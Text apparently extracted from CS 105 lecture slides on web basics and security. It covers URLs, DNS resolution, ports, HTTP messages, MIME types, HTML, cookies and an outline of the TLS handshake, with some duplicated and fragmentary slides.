

# Lecture 27: Web and Web Security


---

CS 105

Spring 2026

What is the Internet?

# Continuing up the Network Stack...



# URLs

- Unique name for a file: URL (Universal Resource Locator)
- Example URL:

<http://www.cs.pomona.edu:80/classes/cs105/index.html>

prefix

suffix

- Clients use *prefix* (`http://www.cs.pomona.edu:80`) to infer:
  - `http`: protocol
  - `www.cs.pomona.edu`: domain
  - `80`: port

- What kind (protocol) of server to contact (HTTP)
- Where the server is (`www.cs.pomona.edu`)
- What port it is listening on (80)


# Domain Name System (DNS)

- Principals are identified by names
  - for web hosts, typically a domain name
  - e.g., [www.cs.pomona.edu](http://www.cs.pomona.edu)
- Internet hosts are identified by IP addresses
  - used by network layer to route packets between hosts
- The role of DNS is to translate between domain names and IP addresses



# Domain Name System (DNS)

- Distributed, hierarchical database
- Application-level protocol: hosts and DNS servers communicate to resolve names
- Names are separated into components by dots
- lookup occurs top down



# DNS Lookup


- the client asks its local nameserver
- the local nameserver asks one of the *root nameservers*

# Course Evals!

- You should have received an email from Vicki Hiraes with information for how to complete the course evaluation for this course
- Note: there are some questions on the evaluation about individual instructors → please look at who the question is asking about before you answer the question!
- How I use course evaluations: this is my first year here and first time (co-)teaching this class! If there is anything that you would like to tell me about things that you particularly enjoyed or struggled with, both are valuable feedback!

# DNS Root Name Servers

- contacted by local name server that can't resolve name
- owned by Internet Corporation for Assigned Names & Numbers (ICANN)
- contacts authoritative name server if name mapping not known, gets mapping
- returns mapping to local name server



# DNS Lookup

- the client asks its local nameserver
  - the local nameserver asks one of the *root nameservers*
  - the root nameserver replies with the address of the top level nameserver
  - the server then queries that nameserver
  - the top level nameserver replies with the address of the authoritative nameserver
  - the server then queries that nameserver
  - repeat until host is reached, cache result.
- 
- Example: Client wants IP addr of `www.amazon.com`
    1. Queries root server to find `com` DNS server
    2. Queries `.com` DNS server to get `amazon.com` DNS server
    3. Queries `amazon.com` DNS server to get IP address for `www.amazon.com`

# URLs

- Unique name for a file: URL (Universal Resource Locator)
- Example URL:

<http://www.cs.pomona.edu:80/classes/cs105/index.html>

prefix

suffix

- Clients use *prefix* (`http://www.cs.pomona.edu:80`) to infer:
  - `http`: protocol
  - `www.cs.pomona.edu`: domain
  - `80`: port

- What kind (protocol) of server to contact (HTTP)
- Where the server is (`www.cs.pomona.edu`)
- What port it is listening on (80)



# Well-known Ports and Service Names

- Popular services have permanently assigned **well-known ports** and corresponding **well-known service names**:
  - echo server: 7/echo
  - ssh servers: 22/ssh
  - email server: 25/smtp
  - Web servers: 80/http or 443/https
- Mappings between well-known ports and service names is contained in the file `/etc/services` on each Linux machine.



# HTTP

- Clients and servers communicate using the HyperText Transfer Protocol (HTTP)
  - Client and server establish TCP connection
  - Client requests content
  - Server responds with requested content
  - Client and server close connection (eventually)
- Current version is HTTP/2.0
  - RFC 7540, 2015
  - Includes protocol negotiation
  - HTTP/1.1 still in use (RFC 2616, 1999)
  - HTTP/3 published 2022, ~30%



# HTTP Requests

- HTTP request is a **request line**, followed by zero or more **request headers**
- **Request line:** `<method> <uri> <version>`
  - `<method>` is one of GET, POST, OPTIONS, HEAD, PUT, DELETE, or TRACE
  - `<uri>` is typically URL for proxies, URL suffix for servers
    - A URL is a type of URI (Uniform Resource Identifier)
    - See <http://www.ietf.org/rfc/rfc2396.txt>
  - `<version>` is HTTP version of request (HTTP/1.1 or HTTP/2.0)
- **Request headers:** `<header name>: <header data>`
  - Provide additional information to the server

# HTTP Responses

- HTTP response is a **response line** followed by zero or more **response headers**, possibly followed by **content**
  - a blank line (“\r\n”) separates headers from content.
- **Response line:** `<version> <status code> <status msg>`
  - `<version>` is HTTP version of the response
  - `<status code>` is numeric status
  - `<status msg>` is corresponding English text
    - 200            OK                    Request was handled without error
    - 301            Moved                    Provide alternate URL
    - 404            Not found                 Server couldn't find the file
- **Response headers:** `<header name>: <header data>`
  - Provide additional information about response
  - `Content-Type`: MIME type of content in response body
  - `Content-Length`: Length of content in response body

# HTTP Example


- HTTP Request: Request Method Path Protocol Version

```
1 GET / HTTP/1.1
2 Host: developer.mozilla.org
3 Accept-Language: fr
```



- HTTP Response:

```
1 HTTP/1.1 200 OK
2 Date: Sat, 09 Oct 2010 14:28:02 GMT
3 Server: Apache
4 Last-Modified: Tue, 01 Dec 2009 20:18:22 GMT
5 ETag: "51142bc1-7449-479b075b2891b"
6 Accept-Ranges: bytes
7 Content-Length: 29769
8 Content-Type: text/html
9
10 <!DOCTYPE html... (here comes the 29769 bytes of the request
```



# Web Content

- Web servers return content to clients
  - *content*: a sequence of bytes with an associated MIME (Multipurpose Internet Mail Extensions) type
- Example MIME types
  - `text/html` HTML document
  - `text/plain` Unformatted text
  - `image/gif` Binary image encoded in GIF format
  - `image/png` Binary image encoded in PNG format
  - `image/jpeg` Binary image encoded in JPEG format

You can find the complete list of MIME types at:

<http://www.iana.org/assignments/media-types/media-types.xhtml>

# Static and Dynamic Content

- The content returned in HTTP responses can be either **static** or **dynamic**
  - *Static content*: content stored in files and retrieved in response to an HTTP request
    - Examples: HTML files, images, audio clips
    - Request identifies which content file
  - *Dynamic content*: content produced on-the-fly in response to an HTTP request
    - Example: content produced by a program executed by the server on behalf of the client
    - Request identifies file containing executable code
- Bottom line: *Web content is associated with a file that is managed by the server*

# HTML

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">

    <title>CS 105 - Spring 2024</title>
    <link href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,300i,600,700,700i" rel="stylesheet" type="text/css">
    <link href="https://fonts.googleapis.com/css?family=Inconsolata:400,700,700i" rel="stylesheet" type="text/css">

    <link href="resources/css/bootstrap.min.css" rel="stylesheet">
    <link rel="stylesheet" href="resources/css/main.css">
  </head>
  <body>
    <header class="site-header">
  <div class="navbar navbar-inverse navbar-fixed-top">
    <div class="container-fluid">
      <div class="navbar-header">
        <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
          <span class="sr-only">Toggle navigation</span>
          <span class="icon-bar"></span>
          <span class="icon-bar"></span>
          <span class="icon-bar"></span>
        </button>
        <a class="navbar-brand"> CS 105
          <span class="hidden-xs hidden-sm">: Computer Systems</span>
          <span class="hidden-md hidden-lg"> - Spring 2024</span>
        </a>
      </div>
    </div>
  </div>
```

# Dynamic Web Pages

## Server-Side

- PHP
- Ruby
- Python
- Java
- Go

## Client-Side

- Javascript

# Cookies

- Cookies are small blocks of data stored locally by the web browser
- Cookie is sent with every request to that domain
- Can be used to keep track of whether a user has authenticated (as which user)
- And also other things...
- Can be set by third parties



# Tiny Web Server

- Tiny Web server
  - Tiny is a sequential Web server
  - Serves static and dynamic content to real browsers
    - text files, HTML files, GIF, PNG, and JPEG images
  - 239 lines of commented C code
  - Not as complete or robust as a real Web server
    - You can break it with poorly-formed HTTP requests (e.g., terminate lines with “\n” instead of “\r\n”)

What can go wrong...

# Secure Socket Layer (SSL)

- SSL 2.0 (1995): designed by Netscape, contains a number of security flaws, prohibited since 2011
- ⋮
- TLS 1.3 (2018): drops insecure features and introduces additional cipher suites


# SSL/TLS Handshake



Version, cipher suites, rClient

Enc\_pks(ms\_p)

Compute shared secret



Instagram




Version, cipher suite, rServer, certificate


(optional)

Compute shared secret

